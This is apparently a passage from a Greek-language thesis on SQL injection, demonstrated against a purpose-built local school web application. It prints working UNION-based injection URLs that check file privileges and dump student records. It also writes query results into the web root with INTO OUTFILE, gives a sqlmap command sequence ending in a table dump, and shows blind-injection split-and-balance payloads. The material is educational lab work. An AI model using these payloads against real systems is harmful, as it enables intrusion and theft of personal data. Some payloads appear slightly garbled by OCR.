
Στην MySQL μπορεί κάποιος να στείλει τα αποτελέσματα ενός SELECT σε ένα αρχείο παραθέτοντας το επερώτημα με την συμβολοσειρά INTO OUTFILE. Προεπιλεγμένα το αρχείο είναι γραμμένο στον κατάλογο της βάσης του οποίου η τιμή στην MySQL 5.0 αποθηκεύεται στην μεταβλητή @@datadir. Ωστόσο ο επιτιθέμενος μπορεί να χαράξει ένα αυθαίρετο μονοπάτι και τα αποτελέσματα του κουιριου να σωθούν επιτυχώς όσο η MySQL έχει τα απαραίτητα για να γράψει στον κατάλογο. Για να μπορέσει να εκτελεστεί αυτή η ενέργεια χρειάζεται ο επιτιθέμενος να χει δικαιώματα αρχείου (file privileges). Για να βρει ο επιτιθέμενος αν έχει τέτοια δικαιώματα θα πρέπει να χρησιμοποιήσει δύο συγκεκριμένα επερωτήματα.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union SELECT file_priv, user, null, null, null,null FROM mysql.user WHERE user = 'root'

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union SELECT grantee,2, 3,4,5,is_grantable FROM information_schema.user_privileges



Εικόνα 37: Δικαιώματα για γράψιμο




Εικόνα 38: Δικαιώματα για γράψιμο

Αν τώρα ο επιτιθέμενος έχει τα δικαιώματα που χρειάζεται για να γράψει και ξέρει τον αρχικό φάκελο της ιστοσελίδας τότε μπορεί να εγχύσει το ακόλουθο επερώτημα.

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union SELECT table_name,2,3,4,5,6 FROM information_schema.tables INTO OUTFILE 'c:/wamp/www/tables.txt'

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union SELECT s_name, s_surname, 3, 4,5,6 FROM students INTO OUTFILE 'c:/wamp/www/tables.txt'

Αυτό έχει σαν αποτέλεσμα μετά στον περιηγητή να πατήσει ο επιτιθέμενος το αντίστοιχο url δηλαδή localhost/tables.txt και να του εμφανιστεί το αρχείο που μόλις έγραψε. Επίσης για τα δυαδικά δεδομένα υπάρχει η αντίστοιχη εντολή που είναι η INTO DUMPFILE που κάνει καλύτερη από την INTO OUTFILE καθώς είναι για δεδομένα κειμένου.



Εικόνα 39:Αποτελέσματα της εφαρμογής της INTO OUTFILE

3.8 Αυτοματοποίηση της έκθεσης έγχυσης

Στις προηγούμενες ενότητες έγινε παρουσίαση ενός αριθμού διαφορετικών επιθέσεων και τεχνικών οι οποίες μπορούσαν να χρησιμοποιηθούν σε μία ευπαθή εφαρμογή. Ωστόσο έχει τονιστεί ότι οι περισσότερες από αυτές τις επιθέσεις χρειάζονται ένα μεγάλο αριθμό από αιτήματα για την εξαγωγή μιας αξιοπρεπής ποσότητας πληροφορίας από την βάση. Ανάλογα με την κατάσταση μπορεί αν χρειαστούν ντουζίνες αιτημάτων για να ιχνηλατιστεί η βάση δεδομένων και ίσως να χρειαστούν εκατοντάδες ίσως και χιλιάδες για να γίνει εξαγωγή όλων των δεδομένων που ενδιαφέρουν τον επιτιθέμενο. Σίγουρα η εξαγωγή τέτοιων ποσοτήτων δεδομένων χειροκίνητα θα ήταν τουλάχιστον χρονοβόρα. Για αυτό το

λόγο έχουν αναπτυχθεί διάφορα εργαλεία τα οποία κάνουν αυτή τη δουλειά για τον επιτιθέμενο. Τα πιο γνωστά είναι το:


Sqlmap, το Bobcat, το BSQL, το SQLix, το SQLGET και το Absinthe. Σε αυτή την ενότητα θα παρουσιαστεί το εγραλείο sqlmap.

Sqlmap


Το sqlmap είναι ένα εργαλείο ανοιχτού λογισμικού για επιθέσεις έγχυσης επερωτημάτων σε ευπαθής εφαρμογές. Το sqlmap εκτός από εργαλείο έκθεσης δεδομένων βοηθάει και στην εύρεση ευπαθών μεταβλητών. Το sqlmap μπορεί να τρέξει κάτω από όλα τα λειτουργικά συστήματα που υπάρχουν όπως τα Windows ,τα Mac OSX και τα UNIX. Παρακάτω υπάρχει ένα παράδειγμα με την γνωστή ιστοσελίδα του σχολείου που έχει δημιουργηθεί για αυτό το σκοπό. Η διεύθυνση της ιστοσελίδας είναι 192.168.2.4/MySchool/teachers.php?id3=1 όπου έχει εντοπιστεί η ευπαθή μεταβλητή και θα γίνει προσπάθεια να σηκωθεί ο πίνακας των μαθητών που ενδιαφέρει τον επιτιθέμενο. Το sqlmap παρέχει και την δυνατότητα αποθήκευσης των πινάκων σε αρχεία για την περαιτέρω διερεύνηση από τον επιτιθέμενο. Η πρώτη εντολή που θα εκτελεστεί από sqlmap είναι η εξής:

python sqlmap.py –u 192.168.2.4/MySchool/teachers.php?id3=1 --dbs

Η συγκεκριμένη εντολή θα ελέγξει την παράμετρο id3 δοκιμάζοντας διάφορες επιθέσεις και ελέγχει των σωστό αριθμό των παρενθέσεων που χρειάζονται για να εγχυθεί ο σωστός κώδικας. Μόλις η έγχυση γίνει σωστά το sqlmap ιχνηλατεί την βάση και ανιχνεύει την εγκατάσταση της MySQL. Το sqlmap επιχειρεί να ιχνηλατήσει το λειτουργικό σύστημα και την τεχνολογία της εφαρμογής του διαδικτύου πριν επικεντρωθεί στην εξαγωγή των δεδομένων.




Εικόνα 40: 1η εντολή για το sqlmap




Εικόνα 41: Αποτελέσματα για την 1η εντολή

python sqlmap.py –u 192.168.2.4/MySchool/teachers.php?id3=1 –D myschool_2 – tables




Εικόνα 42: 2η εντολή για το sqlmap




Εικόνα 43: Αποτελέσματα για την 2η εντολή

Python sqlmap.py –u 192.168.2.4/MySchool/teachers.php?id3=1 –D myschool_2 –T students –columns




Εικόνα 44: 3η εντολή για το sqlmap



Εικόνα 45: Αποτελέσματα για την 3η εντολή

Python sqlmap.py –u 192.168.2.4/MySchool/teachers.php?id3=1 –D myschool_2 –T students –C s_surname –dump



Εικόνα 46: Εξαγωγή του τελικού πίνακα με τα δεδομένα

ΚΕΦΑΛΑΙΟ 4

ΤΥΦΛΗ ΕΓΧΥΣΗ ΕΠΕΡΩΤΗΜΑΤΩΝ

4.1 Εισαγωγή

Μέχρι τώρα έχει βρεθεί ένα σημείο στην διαδικτυακή εφαρμογή που μπορεί να δεχθεί επίθεση αλλά η εφαρμογή επιστρέφει μόνο ένα γενικό λάθος. Ίσως επιστρέψει την σελίδα έτσι όπως ήταν απλά λίγο παραλλαγμένη σε σχέση με την αρχική. Αυτά είναι παραδείγματα από τυφλή έγχυση επερωτημάτων από όπου μπορούν να εκτεθούν δεδομένα χωρίς να χρειάζονται τα μηνύματα λάθους που εμφανίζονταν στα προηγούμενα κεφάλαια. Πριν η έγχυση επερωτημάτων γίνει καλά κατανοητή οι προγραμματιστές συμβουλεύονται να απενεργοποιούν όλα τα μηνύματα λάθους με την λανθασμένη άποψη ότι χωρίς αυτά τα μηνύματα ο επιτιθέμενος δεν θα καταφέρει να χτυπήσει την βάση. Ωστόσο ο επιτιθέμενος αντιλαμβάνεται ότι η πρωταρχική αιτία παραμένει και ότι μπορεί να εξάγει δεδομένα ακόμα και αν δεν υπάρχουν τα μηνύματα λάθους που θα τον καθοδηγήσουν. Είναι σαφές ότι η τυφλή έγχυση επερωτημάτων έχει λάβει σημαντική προσοχή από τους επιτιθέμενους και η τεχνικές του είναι ένα αξιόλογο όπλο στην φαρέτρα των επιθέσεων με έγχυση επερωτημάτων. Πριν εισέλθουμε σε λεπτομέρειες χρειάζεται να οριστεί η έννοια της τυφλής έγχυσης και η εξερεύνηση σεναρίων που χρειάζονται τυφλή έγχυση. Σε αυτό το κεφάλαιο θα καλυφθούν περιπτώσεις επιθέσεων για εξαγωγή δεδομένων μέσω διαφορετικών καναλιών συμπεριλαμβανομένου των χρονικών καθυστερήσεων, λαθών, επερωτημάτων διαχειριστών ονομάτων χώρου(domain name servers) και απαντήσεων γλώσσας σήμανσης υποκειμένου (HTML). Αυτό θα δώσει εύκολους τρόπους για την επικοινωνία με την βάση ακόμα και σε καταστάσεις που η εφαρμογή πιάνει κατάλληλες εξαιρέσεις και δεν υπάρχει ανατροφοδότηση από την εφαρμογή που σημαίνει ότι η επίθεση δουλεύει. Οι εφαρμογές συχνά αντικαθιστούν τα λάθη των βάσεων με ένα γενικό λάθος το οποίο επιτρέπει στον επιτιθέμενο να καταλάβει αν η έγχυση επερωτημάτων είναι δυνατή. Το απλούστερο παράδειγμα είναι η εισαγωγή του χαρακτήρα της μονής αποστρόφου

σε ένα κομμάτι δεδομένων που υποβάλλεται στην εφαρμογή. Εαν η εφαρμογή δημιουργήσει ένα γενικό λάθος μόνο όταν μπει η μονή απόστροφος τότε είναι πολύ πιθανόν η εφαρμογή να είναι ευπαθής. Φυσικά η μονή απόστροφος μπορεί να δημιουργήσει πρόβλημα στην εφαρμογή για άλλο λόγο για παράδειγμα να βάλει σε λειτουργία τους μηχανισμούς άμυνας για περιορισμένο αριθμό μονών αποστρόφων. Πάντως η συντριπτική πλειοψηφία των λαθών με μονά εισαγωγικά είναι όταν σπάει ένα επερώτημα.

4.2 Έγχυση επερωτημάτων με παρενέργειες

Προσπαθώντας να ενισχυθεί η επιβεβαίωση για ευπάθεια είναι γενικά αποδεκτό η υποβολή επερωτημάτων που έχουν παρενέργειες που ο επιτιθέμενος μπορεί να εκμεταλλευτεί. Η παλιότερη τεχνική χρησιμοποιεί την επίθεση του χρόνου για να επιβεβαιώσει ο επιτιθέμενος ότι μπορεί να εισβάλει στην βάση και ακόμα να εκτελέσει εντολές στο λειτουργικό σύστημα. Στην MySQL για αυτή την επίθεση χρησιμοποιείται η συνάρτηση sleep(). Επιπλέον χρησιμοποιούνται και επερωτήματα με απάντηση πάντα αληθή ή πάντα ψευδή όπως για παράδειγμα AND 1=2 ή

OR 1=1. Η πρώτη συμβολοσειρά δεν επιστρέφει κάτι ενώ η δεύτερη επιστρέφει όλες τις στήλες.

4.3 Διάσπαση και εξισορρόπηση

Όταν γενικά λάθη ή παρενέργειες δεν είναι χρήσιμα μπορεί αν δοκιμαστεί η τεχνική της διαχώρισης και εξισορρόπησης η οποία είναι μία εκ των βασικότερων εκθέσεων στην έγχυση επερωτημάτων. Η διάσπαση συμβαίνει όταν η νόμιμη είσοδος είναι σπασμένη και η εξισορρόπηση σιγουρεύει ότι το επερώτημα δεν έχει ανισόρροπα μονά εισαγωγικά. Η βασική ιδέα είναι η συγκέντρωση νόμιμων παραμέτρων αίτησης και μετά η τροποποίηση τους με επερωτήματα κλειδιά ώστε να είναι διαφορετικά από τα αυθεντικά δεδομένα αλλά να είναι λειτουργικά όταν τρέξουν στην βάση. Το παράδειγμα είναι που θα χρησιμοποιηθεί είναι το εξής:

http://localhost/MySchool/teachers.php?id3=1 and 1=0 union select s_name, s_surname, null, null,null,null from students where id4=6

Η αλλαγή που θα γίνει είναι να γράφει 2+4 στη θέση του 6 το οποίο είναι διαφορετικό από το αρχικό αλλά στην βάση θα τρέξει το ίδιο καθώς το επερώτημα. Το ίδιο συμβαίνει αν η μεταβλητή είναι συμβολοσειρά όπως το παρακάτω επερώτημα.

http://localhost/MySchool/teachers.php?id3=6 and 1=0 union select s_name, s_surname, null, null,null,null from students where s_surname='Arletou'

Η αλλαγή που θα γίνει είναι να γραφτεί ‘Arl’ ‘tou’ στη θέση του ‘Arletou’ το οποίο όμως θα τρέξει στην βάση κανονικά σαν το αυθεντικό επερώτημα. Τέλος έχει επισημανθεί ότι η τεχνική αυτή μπορεί να χρησιμοποιηθεί για να δημιουργήσει έκθεση συμβολοσειρών τα οποία είναι εικονικά.

Χωρίς συμφραζόμενα. Με τη χρήση της τεχνικής διάσπασης και εξισορρόπησης σε συνδυασμό με υποεπερωτήματα είναι πολλές φορές χρήσιμα σε σενάρια επιθέσεων χωρίς τροποποίηση.

http://localhost/MySchool/teachers.php?id3=6 and 1=0 union select s_name, s_surname, null, null,null,null from students where id4=6(SELECT 0/1)

http://localhost/MySchool/teachers.php?id3=6 and 1=0 union select s_name , s_surname, null, null,null,null from students where s_surname='Arletou'

http://localhost/MySchool/teachers.php?id3=6 and 1=0 union select s_name, s_surname, null, null,null,null from students where s_surname='Arle' 'tou'

http://localhost/MySchool/teachers.php?id3=6 and 1=0 union select s_name, s_surname,null,null,null,null from students where s_surname='Arle'CHAR(0x74) 'ou'

http://localhost/MySchool/teachers.php?id3=6 and 1=0 union select s_name, s_surname, null, null,null,null from students where s_surname='Arle'select('t')'ou'

4.4 Κοινά σενάρια τυφλής έγχυσης επερωτημάτων

Το πρώτο σενάριο έχει να κάνει όταν αναγκάζει ο επιτιθέμενος μια ιστοσελίδα και γενικά μια βάση να του επιστρέψει ένα γενικό λάθος. Αυτό φαίνεται σε

